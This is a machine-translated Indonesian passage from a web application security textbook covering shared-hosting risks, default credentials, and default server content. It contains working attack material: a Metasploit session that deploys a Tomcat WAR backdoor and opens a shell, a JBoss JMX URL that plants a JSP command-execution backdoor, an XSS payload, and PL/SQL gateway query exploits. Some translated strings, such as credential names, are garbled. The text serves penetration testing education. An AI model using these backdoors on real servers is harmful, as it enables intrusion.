Banyak aplikasi mengandalkan fitur sistem operasi saat menggambarkan entropi untuk menghasilkan angka acak. Sumber umum terkait dengan fitur sistem itu sendiri, seperti waktu aktif sistem, atau informasi tentang perangkat keras sistem. Jika sistem dikloning, penyerang yang memiliki salah satu klon dapat menentukan benih yang digunakan untuk pembuatan bilangan acak, yang pada gilirannya memungkinkan prediksi yang lebih akurat tentang keadaan generator bilangan acak.

Migrasi Alat Manajemen ke Cloud

Inti dari layanan komputasi awan perusahaan adalah antarmuka tempat server disediakan dan dipantau. Ini adalah lingkungan swalayan untuk pelanggan, seringkali merupakan versi berkemampuan web dari alat yang awalnya digunakan untuk manajemen server internal. Alat mandiri sebelumnya yang telah diporting ke web sering kali tidak memiliki manajemen sesi yang kuat dan mekanisme kontrol akses, terutama jika sebelumnya tidak ada segregasi berbasis peran. Beberapa solusi yang diamati oleh penulis telah menggunakan token atau GUID untuk akses server. Yang lain hanya memaparkan antarmuka serialisasi di mana salah satu metode manajemen dapat dipanggil.

Pendekatan Fitur-Pertama

Sebagaimana kebanyakan bidang baru, penyedia layanan cloud mempromosikan pendekatan mengutamakan fitur dalam menarik pelanggan baru. Dari perspektif perusahaan, lingkungan cloud hampir selalu dikelola melalui aplikasi web swalayan. Pengguna diberikan

berbagai macam metode ramah pengguna yang dengannya mereka dapat mengakses data mereka. Mekanisme opt-out untuk fitur umumnya tidak ditawarkan.

Akses Berbasis Token

Banyak sumber daya cloud dirancang untuk digunakan secara teratur. Ini menciptakan kebutuhan untuk menyimpan token autentikasi permanen pada klien, dipisahkan dari kata sandi pengguna dan digunakan untuk mengidentifikasi perangkat (berlawanan dengan pengguna). Jika penyerang dapat memperoleh akses ke token, dia dapat mengakses sumber daya cloud pengguna.

Penyimpanan Web

Penyimpanan web adalah salah satu daya tarik utama pengguna akhir komputasi awan. Agar efektif, penyimpanan web harus mendukung browser standar atau ekstensi browser, serangkaian teknologi dan ekstensi ke HTTP seperti WebDAV, dan kredensial berbasis cache atau token, seperti yang baru saja dibahas.

Masalah lainnya adalah bahwa server web pada domain seringkali terlihat di Internet. Jika pengguna dapat mengunggah HTML dan mendorong pengguna lain untuk mengakses file unggahan mereka, ia dapat membahayakan pengguna dari layanan yang sama tersebut. Demikian pula, penyerang dapat memanfaatkan kebijakan asal-sama Java dan mengunggah file JAR, mendapatkan interaksi dua arah penuh setiap kali file JAR dipanggil di tempat lain di Internet.

Mengamankan Lingkungan Bersama

Lingkungan bersama memperkenalkan jenis ancaman baru terhadap keamanan aplikasi, yang ditimbulkan oleh pelanggan jahat dari fasilitas yang sama dan oleh pelanggan tanpa disadari yang memperkenalkan kerentanan ke lingkungan. Untuk mengatasi bahaya ganda ini, lingkungan bersama harus dirancang dengan hati-hati dalam hal akses, pemisahan, dan kepercayaan pelanggan. Mereka juga harus menerapkan kontrol yang tidak dapat diterapkan secara langsung ke konteks aplikasi yang dihosting tunggal.

Amankan Akses Pelanggan

Mekanisme apa pun yang disediakan bagi pelanggan untuk mempertahankan konten di bawah kendali mereka, ini harus melindungi dari akses tidak sah oleh pihak ketiga dan oleh pelanggan jahat:

- Mekanisme akses jarak jauh harus menerapkan autentikasi yang kuat, menggunakan teknologi kriptografi yang tidak rentan terhadap penyadapan, dan keamanan sepenuhnya diperkuat.
- Pelanggan individu harus diberikan akses dengan dasar hak istimewa terkecil. Misalnya, jika pelanggan mengunggah skrip ke server yang dihosting secara virtual, dia seharusnya hanya memiliki izin baca dan tulis ke akar dokumennya sendiri. Jika database bersama sedang diakses, ini harus dilakukan menggunakan

akun dengan hak istimewa rendah yang tidak dapat mengakses data atau komponen lain milik pelanggan lain.

- Jika aplikasi yang disesuaikan digunakan untuk menyediakan akses pelanggan, aplikasi tersebut harus tunduk pada persyaratan dan pengujian keamanan yang ketat sesuai dengan peran pentingnya dalam melindungi keamanan lingkungan bersama.

Pisahkan Fungsionalitas Pelanggan

Pelanggan dari lingkungan bersama tidak dapat dipercaya untuk hanya membuat fungsionalitas jinak yang bebas dari kerentanan. Oleh karena itu, solusi yang kuat harus menggunakan kontrol arsitektural yang dijelaskan di paruh pertama bab ini untuk melindungi lingkungan bersama dan pelanggannya dari serangan melalui konten nakal. Ini melibatkan pemisahan kemampuan yang diizinkan untuk setiap kode pelanggan sebagai berikut untuk memastikan bahwa setiap kompromi yang disengaja atau tidak disadari terlokalisasi dalam dampaknya dan tidak dapat memengaruhi pelanggan lain:

- Setiap aplikasi pelanggan harus menggunakan akun sistem operasi terpisah untuk mengakses sistem file yang hanya memiliki akses baca dan tulis ke jalur file aplikasi tersebut.
- Kemampuan untuk mengakses fungsi dan perintah sistem yang kuat harus dibatasi pada tingkat sistem operasi berdasarkan hak istimewa yang paling rendah.
- Perlindungan yang sama harus diterapkan dalam basis data bersama apa pun. Instans database terpisah harus digunakan untuk setiap pelanggan, dan akun dengan hak istimewa rendah harus ditetapkan ke pelanggan, dengan akses hanya ke data mereka sendiri.

CATAT Banyak lingkungan hosting bersama berdasarkan model LAMP mengandalkan mode aman PHP untuk membatasi dampak potensial dari skrip berbahaya atau rentan. Mode ini mencegah skrip PHP mengakses fungsi PHP tertentu yang kuat dan membatasi pengoperasian fungsi lain (lihat Bab 19). Namun, pembatasan ini tidak sepenuhnya efektif dan rentan terhadap jalan pintas. Meskipun mode aman dapat memberikan lapisan pertahanan yang berguna, secara arsitektural ini adalah tempat yang salah untuk mengontrol dampak dari aplikasi yang berbahaya atau rentan, karena ini melibatkan sistem operasi yang memercayai tingkat aplikasi untuk mengontrol tindakannya. Untuk alasan ini dan lainnya, safe mode telah dihapus dari PHP versi 6.

TIP Jika Anda dapat menjalankan perintah PHP sewenang-wenang di server, gunakan `phpinfo()` perintah untuk mengembalikan detail konfigurasi lingkungan PHP. Anda dapat meninjau informasi ini untuk menentukan apakah mode aman diaktifkan dan bagaimana opsi konfigurasi lainnya dapat memengaruhi tindakan yang dapat Anda lakukan dengan mudah. Lihat Bab 19 untuk rincian lebih lanjut.

Pisahkan Komponen dalam Aplikasi Bersama

Dalam lingkungan ASP di mana satu aplikasi terdiri dari berbagai komponen yang dapat digunakan bersama dan dapat disesuaikan, batas kepercayaan harus diterapkan di antara komponen yang berada di bawah kendali pihak yang berbeda. Ketika komponen bersama, seperti database stored procedure, menerima data dari komponen yang dikustomisasi milik pelanggan individual, data ini harus diperlakukan dengan tingkat ketidakpercayaan yang sama seolah-olah berasal langsung dari pengguna akhir. Setiap komponen harus menjalani pengujian keamanan yang ketat yang berasal dari komponen yang berdekatan di luar batas kepercayaannya untuk mengidentifikasi cacat apa pun yang memungkinkan komponen yang rentan atau berbahaya membahayakan aplikasi yang lebih luas. Perhatian khusus harus diberikan pada fungsi logging dan administrasi bersama.

Ringkasan

Kontrol keamanan yang diimplementasikan dalam arsitektur aplikasi web menghadirkan berbagai peluang bagi pemilik aplikasi untuk meningkatkan keseluruhan postur keamanan penerapannya. Akibatnya, cacat dan kekeliruan dalam arsitektur aplikasi sering kali dapat memungkinkan Anda meningkatkan serangan secara dramatis, berpindah dari satu komponen ke komponen lainnya untuk akhirnya membahayakan seluruh aplikasi.

Hosting bersama dan lingkungan berbasis ASP menghadirkan serangkaian masalah keamanan baru yang sulit, yang melibatkan batas kepercayaan yang tidak muncul dalam aplikasi yang dihosting tunggal. Saat Anda menyerang aplikasi dalam konteks bersama, fokus utama dari upaya Anda seharusnya adalah lingkungan bersama itu sendiri. Anda harus mencoba untuk memastikan apakah mungkin untuk mengkompromikan lingkungan itu dari dalam aplikasi individual, atau memanfaatkan satu aplikasi yang rentan untuk menyerang yang lain.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Anda menyerang aplikasi yang menggunakan dua server berbeda: server aplikasi dan server basis data. Anda telah menemukan kerentanan yang memungkinkan Anda menjalankan perintah sistem operasi arbitrer di server aplikasi. Bisakah Anda mengeksplorasi kerentanan ini untuk mengambil data aplikasi sensitif yang tersimpan di dalam database?
2. Dalam kasus yang berbeda, Anda telah menemukan cacat injeksi SQL yang dapat dimanfaatkan untuk menjalankan perintah sistem operasi yang sewenang-wenang pada database

server. Bisakah Anda memanfaatkan kerentanan ini untuk mengkompromikan server aplikasi? Misalnya, dapatkah Anda mengubah skrip aplikasi yang disimpan di server aplikasi, dan konten dikembalikan ke pengguna?

3. Anda menyerang aplikasi web yang dihosting di lingkungan bersama. Dengan mengambil kontrak dengan ISP, Anda dapat memperoleh beberapa ruang web di server yang sama dengan target Anda, tempat Anda diizinkan mengunggah skrip PHP.

Bisakah Anda memanfaatkan situasi ini untuk mengkompromikan aplikasi yang Anda targetkan?

4. Komponen arsitektur Linux, Apache, MySQL, dan PHP sering ditemukan terinstal di server fisik yang sama. Mengapa hal ini dapat mengurangi postur keamanan arsitektur aplikasi?
5. Bagaimana Anda mencari bukti bahwa aplikasi yang Anda serang adalah bagian dari aplikasi yang lebih luas yang dikelola oleh penyedia layanan aplikasi?

Serangan raja itu Aplikasi n Server

Seperti aplikasi apa pun, aplikasi web bergantung pada lapisan tumpukan teknologi lain yang mendukungnya, termasuk aplikasi atau server web, sistem operasi, dan infrastruktur jaringan. Penyerang dapat menargetkan salah satu komponen ini. Mengompromikan teknologi tempat aplikasi bergantung sangat sering memungkinkan penyerang untuk sepenuhnya mengkompromikan aplikasi itu sendiri.

Sebagian besar serangan dalam kategori ini berada di luar cakupan buku tentang menyerang aplikasi web. Satu pengecualian untuk ini adalah serangan yang menargetkan lapisan aplikasi dan server web, serta pertahanan lapisan aplikasi yang relevan. Pertahanan inline biasanya digunakan untuk membantu mengamankan aplikasi web dan mengidentifikasi serangan. Menghindari pertahanan ini adalah langkah kunci dalam mengkompromikan aplikasi.

Sejauh ini kami belum membedakan antara server web dan server aplikasi, karena serangan memiliki fungsionalitas aplikasi yang ditargetkan, terlepas dari bagaimana itu disediakan. Pada kenyataannya, sebagian besar lapisan presentasi, komunikasi dengan komponen back-end, dan kerangka kerja keamanan inti dapat dikelola oleh wadah aplikasi. Ini dapat memberikan ruang lingkup tambahan untuk serangan. Jelas setiap kerentanan dalam teknologi yang memberikan kerangka kerja ini akan menarik bagi penyerang jika mereka dapat digunakan untuk menyusupi aplikasi secara langsung.

Bab ini berfokus pada cara memanfaatkan cacat pada lapisan server aplikasi dari perspektif Internet untuk menyerang aplikasi web yang berjalan di atasnya. Kerentanan yang dapat Anda manfaatkan untuk menyerang server aplikasi terbagi dalam dua kategori besar: kekurangan dalam konfigurasi server, dan kelemahan keamanan dalam perangkat lunak server aplikasi. Daftar cacat tidak bisa lengkap,

karena perangkat lunak jenis ini dapat berubah seiring waktu. Namun kekurangan yang dijelaskan di sini menggambarkan perangkap tipikal yang menunggu aplikasi apa pun yang mengimplementasikan ekstensi, modul, atau API aslinya sendiri, atau menjangkau di luar wadah aplikasi.

Bab ini juga memeriksa firewall aplikasi web, menjelaskan kekuatan dan kelemahannya, dan merinci cara-cara di mana mereka sering dapat dielakkan untuk mengirimkan serangan.

Konfigurasi Server Rentan

Bahkan server web yang paling sederhana pun hadir dengan banyak opsi konfigurasi yang mengontrol perilakunya. Secara historis, banyak server telah dikirimkan dengan opsi default yang tidak aman, yang menghadirkan peluang untuk diserang kecuali jika mereka dikeraskan secara eksplisit.

Kredensial Default

Banyak server web berisi antarmuka administratif yang dapat diakses publik. Ini mungkin terletak di lokasi tertentu dalam akar web atau dapat berjalan di port yang berbeda, seperti 8080 atau 8443. Seringkali, antarmuka administratif memiliki kredensial default yang sudah dikenal dan tidak perlu diubah saat penginstalan.

Tabel 18-1 menunjukkan contoh kredensial default pada beberapa antarmuka administratif yang paling sering ditemui.

Tabel 18-1:Kredensial Default pada Beberapa Antarmuka Administratif Umum

	NAMA BELAKANG	KATA SANDI
Apache Tomcat	admin	(tidak ada)
	kucing jantan	kucing jantan
Sun JavaServer	akar	akar
Server Perusahaan Netscape	admin	admin
	administrator	administrator
	anonim	(tidak ada)
Manajer Wawasan Compaq	pengguna	pengguna
	operator	operator
	pengguna	publik
Zeus	admin	(tidak ada)

Selain antarmuka administratif di server web, banyak perangkat, seperti sakelar, printer, dan titik akses nirkabel, menggunakan antarmuka web yang memiliki kredensial default yang mungkin belum diubah. Sumber daya berikut mencantumkan kredensial default untuk sejumlah besar teknologi yang berbeda:

- www.cirt.net/passwords
- www.phenoelit-us.org/dpl/dpl.html

LANGKAH HACK

1. Tinjau hasil latihan pemetaan aplikasi Anda untuk mengidentifikasi server web dan teknologi lain yang digunakan yang mungkin berisi antarmuka administratif yang dapat diakses.
2. Lakukan pemindaian port server web untuk mengidentifikasi setiap antarmuka administratif yang berjalan di port berbeda dengan aplikasi target utama.
3. Untuk setiap antarmuka yang teridentifikasi, lihat dokumentasi pabrikan dan daftar kata sandi umum untuk mendapatkan kredensial default. Gunakan basis data bawaan Metasploit untuk memindai server.
4. Jika kredensial default tidak berfungsi, gunakan teknik yang dijelaskan di Bab 6 untuk mencoba menebak kredensial yang valid.
5. Jika Anda mendapatkan akses ke antarmuka administratif, tinjau fungsionalitas yang tersedia, dan tentukan apakah ini dapat digunakan untuk lebih membahayakan host dan menyerang aplikasi utama.

Konten Bawaan


Sebagian besar server aplikasi dikirimkan dengan serangkaian konten dan fungsionalitas default yang mungkin dapat Anda manfaatkan untuk menyerang server itu sendiri atau aplikasi target utama. Berikut beberapa contoh konten default yang mungkin menarik:

- Men-debug dan menguji fungsionalitas yang dirancang untuk digunakan oleh administrator
- Contoh fungsionalitas yang dirancang untuk mendemonstrasikan tugas umum tertentu
- Fungsi yang kuat tidak dimaksudkan untuk penggunaan umum tetapi tanpa disadari dibiarkan dapat diakses
- Manual server yang mungkin berisi informasi berguna yang khusus untuk penginstalan itu sendiri

Fungsi Debug

Fungsionalitas yang dirancang untuk penggunaan diagnostik oleh administrator sering kali sangat bermanfaat bagi penyerang. Ini mungkin berisi informasi berguna tentang konfigurasi dan status runtime server dan aplikasi yang berjalan di dalamnya.

Gambar 18-1 menunjukkan halaman defaultphpinfo.php,yang ada di banyak instalasi Apache.
hasil. SAYA
konfigurasi



Gambar 18-1:Halaman default phpinfo.php

Contoh Fungsi

Secara default, banyak server menyertakan berbagai skrip sampel dan halaman yang dirancang untuk mendemonstrasikan bagaimana fungsi server aplikasi dan API tertentu dapat digunakan. Biasanya, ini dimaksudkan agar tidak berbahaya dan tidak memberikan peluang bagi penyerang. Namun, dalam praktiknya hal ini tidak terjadi, karena dua alasan:

- Banyak contoh skrip berisi kerentanan keamanan yang dapat dieksloitasi untuk melakukan tindakan yang tidak dimaksudkan oleh pembuat skrip.
- Banyak contoh skrip yang benar-benar mengimplementasikan fungsionalitas yang langsung digunakan oleh penyerang.


Contoh masalah pertama adalah Dump Servlet yang disertakan di Jetty versi 7.0.0. Servlet ini dapat diakses dari URL seperti /tes/jsp/dump.jsp.Saat diakses, ia mencetak berbagai detail instalasi Jetty dan permintaan saat ini, termasuk string kueri permintaan. Ini memungkinkan untuk sederhana

skrip lintas situs jika penyerang hanya menyertakan tag skrip di URL, misalnya sebagai /test/jsp/dump.jsp?%3Cscript%3Ealert(%22xss%22)%3C/script%3E.

Contoh masalah kedua adalah skrip Contoh Sesi yang dikirimkan dengan Apache Tomcat. Seperti yang ditunjukkan pada Gambar 18-2, ini dapat digunakan untuk mendapatkan dan menyetel sess arbitrer

data dalam suatu penggunaan

dengan aplikasi



Gambar 18-2: Skrip Contoh Sesi default dikirimkan dengan Apache Tomcat

Fungsi yang Kuat

Beberapa perangkat lunak server web berisi fungsionalitas canggih yang tidak dimaksudkan untuk digunakan oleh publik tetapi dapat diakses oleh pengguna akhir melalui beberapa cara. Dalam banyak kasus, server aplikasi sebenarnya mengizinkan arsip web (file WAR) untuk disebarluaskan melalui port HTTP yang sama seperti yang digunakan oleh aplikasi itu sendiri, mengingat kredensial administratif yang benar. Proses penyebarluasan untuk server aplikasi ini adalah target utama para peretas. Kerangka eksploitasi umum dapat mengotomatiskan proses pemindai kredensial default, mengunggah arsip web yang berisi pintu belakang, dan menjalankannya untuk mendapatkan shell perintah pada sistem jarak jauh, seperti yang ditunjukkan pada Gambar 18-3.

The screenshot shows the Metasploit Framework interface. The terminal window displays the following session:

```

msf > use multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set USERNAME admin
USERNAME => admin
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST wahh-app
RHOST => wahh-app
msf exploit(tomcat_mgr_deploy) > set RPORT 80
RPORT => 80
msf exploit(tomcat_mgr_deploy) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Windows Universal"
[*] Uploading 52025 bytes as 1V4k3W7tG3mbMy3HSRV.war ...
[*] Executing /1V4k3W7tG3mbMy3HSRV/lPgqZx18WfcREOVAv7W8ngbI.jsp...
[*] Undeploying 1V4k3W7tG3mbMy3HSRV ...
[*] Command shell session 1 opened (192.168.214.141:8097 -> 192.168.214.155:4444
) at 2011-04-11 19:58:57 +0100

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Program Files\Apache Software Foundation\Tomcat 5.5>


```

The status bar at the bottom right indicates a resolution of 39x80.

Gambar 18-3:Menggunakan Metasploit untuk mengkompromikan server Tomcat yang rentan

JMX

Konsol JMX, diinstal secara default dalam instalasi JBoss, adalah contoh klasik dari konten default yang kuat. Konsol JMX digambarkan sebagai "tampilan mentah ke dalam mikrokernel dari Server Aplikasi JBoss." Bahkan, ini memungkinkan Anda untuk mengakses Kacang Terkelola apa pun di dalam Server Aplikasi JBoss secara langsung. Karena banyaknya fungsi yang tersedia, banyak kerentanan keamanan telah dilaporkan. Di antara yang paling mudah dieksplorasi adalah kemampuan untuk menggunakan metode dalamDeploymentFileRepository untuk membuat file perang yang berisi backdoor, seperti yang ditunjukkan pada Gambar 18-4.



Gambar 18-4:Konsol JMX berisi fungsionalitas yang memungkinkan file WAR sewenang-wenang untuk digunakan

Misalnya, URL berikut mengupload halaman bernama cmdshell.jsp berisi pintu belakang:

```
http://wahh-app.com:8080/jmx-console/HtmlAdaptor?
action=invokeOpByName&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=
store&argType=java.lang.String&arg0=cmdshell.war&argType=
java.lang.String&arg1=cmdshell&argType=java.lang.String&arg2=
.jsp&argType=java.lang.String&arg3=%3C%25Runtime.getRuntime()%28%29.exec
%28request.getParameter%28%22c%22%29%29%3B%25%3E%0A&argType=
boolean&arg4=True
```

Seperti yang ditunjukkan pada Gambar 18-5, ini berhasil membuat backdoor sisi server yang mengeksekusi

<%Waktu berjalan.



Gambar 18-5:Serangan yang berhasil menggunakan konsol JMX untuk menyebarkan file WAR pintu belakang ke server JBoss

Deployment Scanner bawaan kemudian secara otomatis menyebarkan file Trojan WAR ke Server Aplikasi JBoss. Setelah di-deploy, dapat diakses di dalam aplikasi cmdshell yang baru dibuat, yang berisi instance ini hanya cmdshell.jsp:

```
http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd%20/c%20ipconfig%3Ec:\foo
```

CATAT! Resolusi untuk masalah ini adalah untuk membatasi MENDAPATKAN dan POS metode untuk administrator saja. Ini dengan mudah dilewati hanya dengan mengeluarkan permintaan yang baru saja ditampilkan menggunakan KEPALA metode. (Detail bisa dilihat di www.securityfocus.com/bid/39710/.) Seperti kerentanan berbasis konfigurasi lainnya, alat seperti Metasploit dapat mengeksplorasi berbagai kerentanan JMX ini dengan tingkat keandalan yang tinggi.

Aplikasi Oracle

Contoh abadi dari fungsionalitas default yang kuat muncul di gateway PL/SQL yang diimplementasikan oleh Oracle Application Server dan dapat dilihat di produk Oracle lainnya seperti E-Business Suite. Gateway PL/SQL menyediakan antarmuka di mana permintaan web diproksikan ke database Oracle back-end. Parameter sewenang-wenang dapat diteruskan ke prosedur basis data menggunakan URL seperti berikut:

```
https://wahh-app.com/pls/dad/package.procedure?param1=foo¶m2=bar
```

Fungsionalitas ini dimaksudkan untuk menyediakan sarana yang siap untuk mengonversi logika bisnis yang diimplementasikan dalam database menjadi aplikasi web yang mudah digunakan. Namun, karena penyerang dapat menentukan prosedur arbitrer, dia dapat mengeksplorasi gateway PL/SQL untuk mengakses fungsi yang kuat di dalam database. Misalnya, SYS.OWA_UTIL.CELLSPRINT prosedur dapat digunakan untuk mengeksekusi permintaan database sewenang-wenang dan dengan demikian mengambil data sensitif:

```
https://wahh-app.com/pls/dad/SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=SELECT+*+DARI+pengguna
```

Untuk mencegah serangan semacam ini, Oracle memperkenalkan filter yang disebut Daftar Pengecualian PL/SQL. Ini memeriksa nama paket yang sedang diakses dan memblokir upaya untuk mengakses paket apa pun yang namanya dimulai dengan ekspresi berikut:

```
SYS.  
DBMS_  
UTL_
```

OWA_
OWA.
HTP.
HTF.

Filter ini dirancang untuk memblokir akses ke fungsionalitas default yang kuat di dalam database. Namun, daftar tersebut tidak lengkap dan tidak memblokir akses ke prosedur default kuat lainnya yang dimiliki oleh akun DBA seperti CTXSYS Dan MDSYS. Masalah lebih lanjut terkait dengan Daftar Pengecualian PL/SQL, seperti yang dijelaskan nanti di bab ini.

Tentu saja, tujuan PL/SQL gateway adalah untuk menghosting paket dan prosedur tertentu, dan banyak dari default sejak ditemukan mengandung kerentanan. Pada tahun 2009, paket default yang menjadi bagian dari E-Business Suite terbukti mengandung beberapa kerentanan, termasuk kemampuan untuk mengedit halaman arbitrer. Peneliti memberikan contoh penggunaan `cx_define_pages`. `DispPageDialog` untuk menyuntikkan HTML ke laman landas administrator, menjalankan serangan skrip lintas situs yang disimpan:

```
/pls/dad/icx_define_pages.DispPageDialog?p_mode=RENAME&p_page_id=[page_id]
```


LANGKAH HACK

1. Alat seperti Nikto efektif dalam menemukan banyak konten web default. Latihan pemetaan aplikasi yang dijelaskan di Bab 4 seharusnya mengidentifikasi sebagian besar konten default yang ada di server yang Anda targetkan.
2. Gunakan mesin telusur dan sumber daya lainnya untuk mengidentifikasi konten dan fungsionalitas default yang termasuk dalam teknologi yang diketahui sedang digunakan. Jika memungkinkan, lakukan penginstalan lokal ini, dan tinjau fungsionalitas default apa pun yang mungkin dapat Anda manfaatkan dalam serangan Anda.

Daftar Direktori

Ketika server web menerima permintaan untuk direktori, bukan file yang sebenarnya, itu mungkin merespons dengan salah satu dari tiga cara berikut:

- Ini mungkin mengembalikan sumber daya default di dalam direktori, seperti `index.html`.
- Itu mungkin mengembalikan kesalahan, seperti kode status HTTP 403, yang menunjukkan bahwa permintaan tidak diizinkan.
- Mungkin mengembalikan daftar yang menunjukkan isi direktori, seperti yang ditunjukkan pada Gambar 18-6.



Gambar 18-6:Daftar direktori

